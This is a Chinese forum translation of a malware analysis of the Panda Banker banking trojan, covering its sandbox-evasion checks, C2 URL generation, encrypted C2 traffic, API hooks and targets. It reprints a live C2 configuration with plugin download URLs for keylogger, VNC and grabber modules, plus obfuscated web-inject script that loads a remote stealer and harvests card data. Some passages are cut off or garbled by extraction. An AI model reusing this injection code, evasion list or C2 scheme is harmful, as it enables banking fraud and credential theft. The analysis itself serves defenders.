angel010 / 2018-10-10 21:28:24 / 浏览数 1978 技术文章 技术文章 顶(0) 踩(0)

本文翻译自: https://threatvector.cylance.com/en\_us/home/threat-spotlight-panda-banker-trojan-targets-the-us-canada-and-japan.html

Panda Banker是使用Zeus源代码变种的银行木马。该银行木马于2016年首次被发现,至今仍然活跃。

Panda Banker会用man-in-the-browser技术将恶意代码注入到受害者浏览器的web页面中。注入的代码会窃取银行账户、信用卡和个人信息。

Panda Banker最近也通过Emotet进行传播。Panda Banker采用许多步骤来隐藏其行为。复杂的代码混淆和多层加密使其C2通信和恶意脚本很难被分析。

Panda Banker主要的攻击目标位于美国、加拿大和日本。恶意软件主要关注银行账户、信用卡和web钱包信息。

#### 技术分析

#### 概览

#### Panda

Banker的攻击流程非常复杂(如图1)。首先检查受害者运行的环境是不是沙箱,然后创建一个包括扩展文件属性的副本,副本创建完成后,进程会在退出前加载新创建的恐

#### Panda Banker的C2

URL是从payload中嵌入的配置数据中获取的。也会与C2服务器通信来获取其他的配置信息。如果发现一个已知的web浏览器进程,就会注入插件dll到web浏览器中来拦截

#### 然后Panda

Banker会等受感染的浏览器访问目标站点(比如银行或信用卡公司的网站)。当访问目标站点时,恶意软件会注入针对特定目标的恶意脚本来窃取银行账户、信用卡和个人




图1: Panda Banker攻击流程

#### 规避检测

Action .	Target -	+
Open File ₽	C:\\popupkiller.exe →	+
	C:\\stimulator.exe ₽	+
	C:\\TOOLS\\execute.exe -	+
	\\\\.\\NPF_NdisWanIp。	+
	\\\\.\\REGVXG -	+
	\\\.\\FILEVXG -	*
	\\\\.\\REGSYS -	+
	\\\.\\FILEM -	+
	\\\\.\\ <i>TRW</i>	+
Load Library ₽	SbieDLL.dll ₄	+
Create Mutex.	Sandboxie SingleInstanceMutex Control	+
	Frz_State -	+

Find Process Name	Wireshark <sub>0</sub>
	lmmunity ₽
	Processhacker.
	Procexp →
	Procmon ₽
	<u>Idag</u> ₽
	<u>regshot</u> ₂
	aut2exe ₽
	<u>perl</u> ₽
	python₊
Open Registry ₽	HKCU\\Software\\WINE ₽
	HKLM\\Software\\WINE →
Call GetProcAddress	wine get unix file name

表1: Panda Banker检查规避检测的字符串

一旦Panda Banker通过环境检查,就会创建4个新文件。其中一个文件是Panda Banker的副本。blocklist.exe就是payload(图2):

Name	Date modified	Type	Size
3561288849sdhlie.uwi	6/4/2018 1:28 PM	UWI File	0 KB
blocklist.exe	6/11/2018 7:11 PM	Application	261 KB
data_0.cus	6/23/2018 8:28 PM	CUS File	0 KB
xulstore.hye	5/29/2018 5:30 PM	HYE File	0 KB

图2: Panda Banker创建的4个文件

Panda Banker会通过Ntseteafiles API给恶意软件副本分配一个扩展文件属性,在本例中是EaName is BEAR(图3)。加载了副本后原始payload就会退出。一旦Panda Banker在扩展文件属性中找到BEAR,就会创建两个svchost.exe进程并注入:

```
NextEntryOffset: 0
Flags: 0x00
EaNameLongto: 4
EaName: BEAR
EaValueLongt: 1486
EaValue:
0000 83 18 92 54 cf d7 0d e1 61 21 1e 96 c6 ed 5a f0 ...T...a...Z.
0010 d0 6a 9c 90 92 14 4b b3 69 10 b4 60 24 3d 3a d5 .j...K.i...$=:
0020 fe ec 05 1d fd 76 ea 64 9e 2c bd 95 5d 65 df e6 ....v.d... Jetakk
```

图3: Panda Banker分配给扩展文件属性EaName

#### Payload中的配置数据

Panda Banker的payload含有配置数据,含有到C2服务器的URL和公钥。配置数据是用AES算法加密的,加密数据结构如图4所示:





图4: Panda Banker payload中嵌入的加密的配置数据结构

对加密数据解密后,会看到用RC4加密的C2 URL和x.509 subjectPublicKeyInfo DER SEQUENCE格式的RSA公钥。

解密URLs需要用嵌入的RSA公钥进行RC4解密。这里,66 c7 5b 69 f4 5a 4e 12等于https://:



```
9000270 34 5a f2 fb b0 f1 30 82 01 21 30 0d 06 09 2a 86 9000280 48 86 f7 0d 01 01 01 05 00 03 82 01 0e 00 30 82 90000290 91 09 02 82 01 00 56 24 b1 9d 03 86 c5 ae 3e a1 90000240 57 29 ca c8 77 26 9c a1 95 7d a8 5c 04 8f 5e c6 90000260 40 f0 34 16 c5 93 14 3a 51 e9 04 cc 65 5b 9b ea 90000240 d5 27 69 07 16 83 cb 64 5d ac 40 8c ef 2e f3 8c 90000260 fe 1d 50 4d 47 29 f5 0d d6 cd c3 de 4c a2 7a 46 90000260 ee 17 36 13 4c 2d 06 60 64 03 f2 fb 0b 6f aa 1f
```

图6: RSA公钥

#### URL生成算法

Panda Banker在访问C2服务器时会生成URL,见图7。生成的URL看起来像随机字符串,但后面有个算法:

# hXXps://mystratusstore[.]xyz/e9FvqEZ5E3/A4J/YLI/F99Yw/nn6Ve-te-RA/ C2 domain from configuration 1st part 2nd part embedded in payload

图7: 生成的URL示例

Panda Banker用Mersenne Twister算法生成随机值。整个URL算法描述如下,步骤1-5描述的是第一部分,6-10描述第二部分:

- 1. 根据公式mod(A random value from Mersenne Twister, 9) + 2决定part 1的长度,结果在2~10之间。
- 2. 根据公式mod(A random value from Mersenne Twister, 62)获取随机的index值,结果在0~61之间。
- 3. 从预定义的字符串中去除有个字母数字字符,步骤2的结果会成为index值。
  预定义的字符串:qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM1234567890,如果index是1,选择w。
- 4. 将步骤3的结果加到URL中,作为第一部分的一部分。
- 5. 重复步骤2到4, 具体次数由步骤1的结果决定。

#### 得到4个值:

- 1. 通过GetComputerNameW API得到计算机名;
- 2. 通过HKLM\software\microsoft\windows nt\currentversion得到InstallDate;
- 3. 通过HKLM\software\microsoft\windows nt\currentversion得到DigitalProductId值,并计算CRC值;
- 4. 通过GetVersionEx API得到OSVERSIONINFOEX值,并计算CRC值;

将步骤6的结果打包,并计算SHA256的值;

8. 用步骤7中得到的值的前16个字节;

用下面的伪代码对步骤4和8中的结果进行XOR运算:

resultlist中的每个值都用base64编码,并将+,/,=替换掉。然后,根据步骤d中的公式计算mod,如果mod小于20,在第二部分末尾加上/。

- 1. a. '+' -> '-' (hyphen)
- 2. b. '/' -> '\_' (underbar)
- 3. c. '=' -> " (Nothing)
- 4. d. mod(A random value from Mersenne Twister, 100)

将C2域名,第1部分,第2部分连接起来:C2 domain/lst part/2nd part。

#### 请求

Panda Baker的POST请求参数示例如图8所示,是用32字节key的AES-256 CBC模式和16字节的IV加密的,process行是Panda Banker将自己注入svchost.exe的过程。name值在Panda Banker payload中已预配置过了。如果有必要,恶意软件会从C2服务器接收配置数据:

```
"BotInfo": {
    "systime": 1525924621,
    "process": "svchost.exe",
    "user": USERNAME of victim's computer,
    "id": "unique value per user",
    "botnet": "not set",
    "version":"2.6.10"
},
"File": {
    "name": "2itopfetoebenfeakoqas[.]dat"
}
```

图8: POST参数示例

对每个POST请求,Panda Banker会常见32字节的key和16字节的IV用于AES加密。生成的AES key用RAS key加密,如图6。然后将用RSA加密的AES key、16字节的AES IV和AES加密的POST参数打包。然后Panda

Banker会从生成的URL的第1和第2部分和打包的内容中计算SHA256值(如图9)。最后,用base64编码所有数据:

# SHA 256 value of generated URL and the data below

RSA encrypted 32-byte AES Key

16-byte AES IV

AES encrypted plain POST parameter

图9: POST主体的二进制数据

#### C2服务器的响应

Panda Banker的C2服务器会向受害者机器发送多层加密的二进制数据。解密步骤如下:

#### 第一层

因为来自C2服务器的响应数据是base64方式编码的。解码后的二进制格式见图10。二进制数据中的SHA256值用于完整性检查。为了解密AES加密的数据,Panda Baker会复用POST请求中的AES key:

## SHA 256 value of the data below

### 16-byte AES IV

# AES encrypted response data

V DARIE

图10: 来自C2服务器的二进制响应数据

解密后的JSON数据如图11:

```
{
    "File": {
        "data": Base64 encoded and AES encrypted binary data,
        "id": unique value per user,
        "name": "2itopfetoebenfeakoqas[.]dat"
    }
}
```

图11: 解密的第一层

第二层

图11中的数据解码后,会出现另一个二进制格式,如图4所示。解密后,会出现更多的JSON数据,如图12。

```
{
    "data": Base64 encoded binary,
    "sign": Base64 encoded signature
}
```

图12: 解密的第二层

解码的sign值用于完整性检查。Panda

Banker的RSA公钥值会用于检查解码的data值的完整性。如果计算的签名和JSON数据的签名不匹配,解码的data值就会被忽略。

解密的data也是用base64编码的,并含有:

- 配置文件或web注入数据
- PE32 (PE32++)可执行文件

第一个例子中,解码的二进制格式如图4所示。一旦解密就会发现配置文件或web注入数据。第二个例子中,解码的数据是有个PE可执行文件(动态链接库)。

#### 来自C2服务器的配置

真实的C2配置数据如图13所示,其中含有传播许多插件的URL,比如url\_plugin\_webinject32, url\_plugin\_webinject64, url\_plugin\_vnc32, url\_plugin\_vnc64, url\_plugin\_backsocks, url\_plugin\_grabber, url\_plugin\_keylogger。

也会显示VNC注入(inject\_vnc), 窃取的数据(grab\_pass, grab\_cookie), 登陆进程名 (keylog\_process和screen\_process)的当前设定。本例中, 执行键盘记录和屏幕监控的进程名为putty.exe:

```
"botnet": "05-07-2018",
   "check_config": 327685,
   "send_report": 655370,
   "check_update": 1966110,
   "url_config": "https://mystratusstore.xyz/2itopfetoebenfeakoqas.dat",
   "url_webinjects": "https://mystratusstore.xyz/webinjects_new3.dat",
   "url_update": "https://mystratusstore.xyz/2itopfetoebenfeakoqas.exe",
   "url_plugin_webinject32": "https://mystratusstore.xyz/webinject32_new3.bin",
   "url_plugin_webinject64": "https://mystratusstore.xyz/webinject64_new3.bin",
   "remove_csp": 0,
   "inject_vnc": 0,
   "url_plugin_vnc32": "https://mystratusstore.xyz/vnc32_new3.bin",
   "url_plugin_vnc64": "https://mystratusstore.xyz/vnc64_new3.bin",
   "url_plugin_vnc_backserver": "p8bYQMGmXIahkiYgghgivVRVDg0=",
   "url_plugin_backsocks": "https://mystratusstore.xyz/backsocks_new3.bin",
   "url_plugin_backsocks_backserver": "p8bYQMGmXIahkiYgghgivVRVDg0="
   "url_plugin_grabber": "https://mystratusstore.xyz/grabber_new3.bin",
   "grabber_pause": 2,
   "grab_softlist": 1,
   "grab_pass": 1,
   "grab_form": 1,
   "grab_cert": 0,
   "grab_cookie": 0,
   "grab_del_cookie": 0,
   "grab_del_cache": 0,
   "url_plugin_keylogger": "https://mystratusstore.xyz/keylogger_new3.bin",
   "keylog_process": "cHV0dHkuZXhlAAA=",
   "screen_process": "cHV0dHkuZXhlAAA="
   "reserved": "Atzk0Gc0nAB9/gsEWH2hpodXM7wP0UuVWev8Gw0KjiJ3oWqWjH28bNbBxaGY8eqK
q5j20iL5kCTn/juSZsT0zU/0+m43rs9pcQLAjwRmA0JU4Ddh7qdEz4DqSvWP+
```

图13: 来自C2服务器的配置数据

#### web注入方法

Panda Banker会通过API hooking拦截浏览器的web流量,将恶意脚本注入到受害者web浏览器的目标web页。也会通过移除Content Security Policy header来影响web浏览器的安全。

```
url_plugin_webinject32插件就是用于web注入的。根据分析,它会hookiexplore.exe, microsoftedge.exe, microsoftedgecp.exe, firefox.exe, chrome.exe, opera.exe等使用的API。一旦浏览器从访问的URL在url_webinjects的配置数据中,插件就会将对应的脚本注入到web浏览器的web页面中。一些API hooks示例如下:
```

#### 影响微软浏览器的API Hooks

HttpSendRequestsW

HttpSendRequestsA

HttpSendRequestsExW

HttpSendRequestsExA

InternetReadFile

InternetReadFileExA

Internet Read File ExW

InternetQueryDataAvailable

InternetCloseHandle

HttpOpenRequestsA

HttpOpenRequestsW

HttpQueryInfoA

InternetConnectA

InternetConnectW

InternetWriteFile

#### 影响Firefox的API Hooks

```
PR_Close
PR_Read
PR_Write
PR_Poll
```

closesocket WSASend WSARecv recv

#### Web注入目标

url\_webinjects的数据主要攻击银行和信用卡公司。图14是针对银行网站的web注入数据示例。例子中,恶意代码被注入到<head>tag后,代码含有下载特定目标窃取脚本的URL,这些命令都是混淆过的,以此隐藏Panda Banker的恶意行为:

```
.com/

    Target

https://www.
                                                             Injection code
Head: <head>
                                     Injection point
Tail:
Injection: <script id="inj_add" type="text/javascript">(function(){function c(d){
var a=document.getElementById(d);a.parentElement.removeChild(a)}var b=setInterval
(function(){try{c("inj_add");clearInterval(b)}catch(e){}},1);var n;document.head?
n=document.head.parentElement:n=document.getElementsByTagName("head")[0].parentEl
ement;n.style.opacity=0;n.style.filter="alpha(opacity=0)";setTimeout(function(){\
ar n;document.head?n=document.head.parentElement:n=document.getElementsByTagName
"head")[0].parentElement;if (/opacity/.test(n.getAttribute("style")))n.removeAttr
ibute("style");}, 40000);navigator.min_lim=30000;navigator.bot_id="%BOTID%";navig
                                    /bizk/";document.write("<scr"+"ipt id=\"inj_i
ator.adm_path="https://
nj\" src=\"https://
                                /bizk/content/
                                                           1/111/
                                                                              .js?
 ="+Number((new Date()).getHours()+(new Date()).getDay()+(new Date()).getMonth()
 "\"></scr"+"ipt>");}());</script>
```

图14: 针对银行网站的注入代码

用于数据窃取的代码反混淆后,可以看出含有下面的功能:

- 注入伪造的消息(图15)
- 窃取卡号(图16)
- 收集昵称、支付限额、借记卡和贷记卡的取现限额

图15:注入代码——伪造消息

图16: 注入代码——窃取卡号

```
cardServiceWrapperList[inlineFile].cardService.nickName);
a.cardServiceWrapperList[inlineFile].cardService.card.identifier.cardNumber);
efault:data.cardServiceWrapperList[inlineFile].cardService.purchaseLimits[u9u.P4b].amount.displayAmount);
lax:data.cardServiceWrapperList[inlineFile].cardService.purchaseLimits[u9u.z4b].amount.displayAmount);
t:data.cardServiceWrapperList[inlineFile].cardService.withdrawalLimits[u9u.P4b].amount.displayAmount);
```

图17: 注入代码——收集昵称、支付限额、借记卡和贷记卡的取现限额

#### Web注入目标分析

表2是攻击目标的国家和行业分析:

Target Country	Industry
JP	1 video streaming services / E-commerce
	1 porn video streaming service
	11 credit card companies
US	8 banking companies
	2 payroll systems
	1 block chain company
CA	9 banking companies
	2 先知社

表2: 攻击目标的国家和行业

美国、加拿大和日本是Panda

Banker的主要攻击国家。恶意软件主要窃取银行账号、信用卡信息和工资系统中的个人信息。Web钱包和区块信息也是工具的目标。

#### 结论

Panda

Banker是一款高度混淆的、高度可配置的、活跃的恶意软件。威胁单元使用该恶意软件来窃取银行卡、信用卡信息,个人数据、web钱包和区块信息。主要的工具目标的美

点击收藏 | 0 关注 | 1

<u>上一篇:SQL 注入总结</u> <u>下一篇:利用NodeJS SSRF漏洞获取...</u>

- 1. 0 条回复
  - 动动手指,沙发就是你的了!

登录 后跟帖

先知社区

#### 现在登录

热门节点

技术文章

<u>社区小黑板</u>

目录

RSS <u>关于社区</u> 友情链接 社区小黑板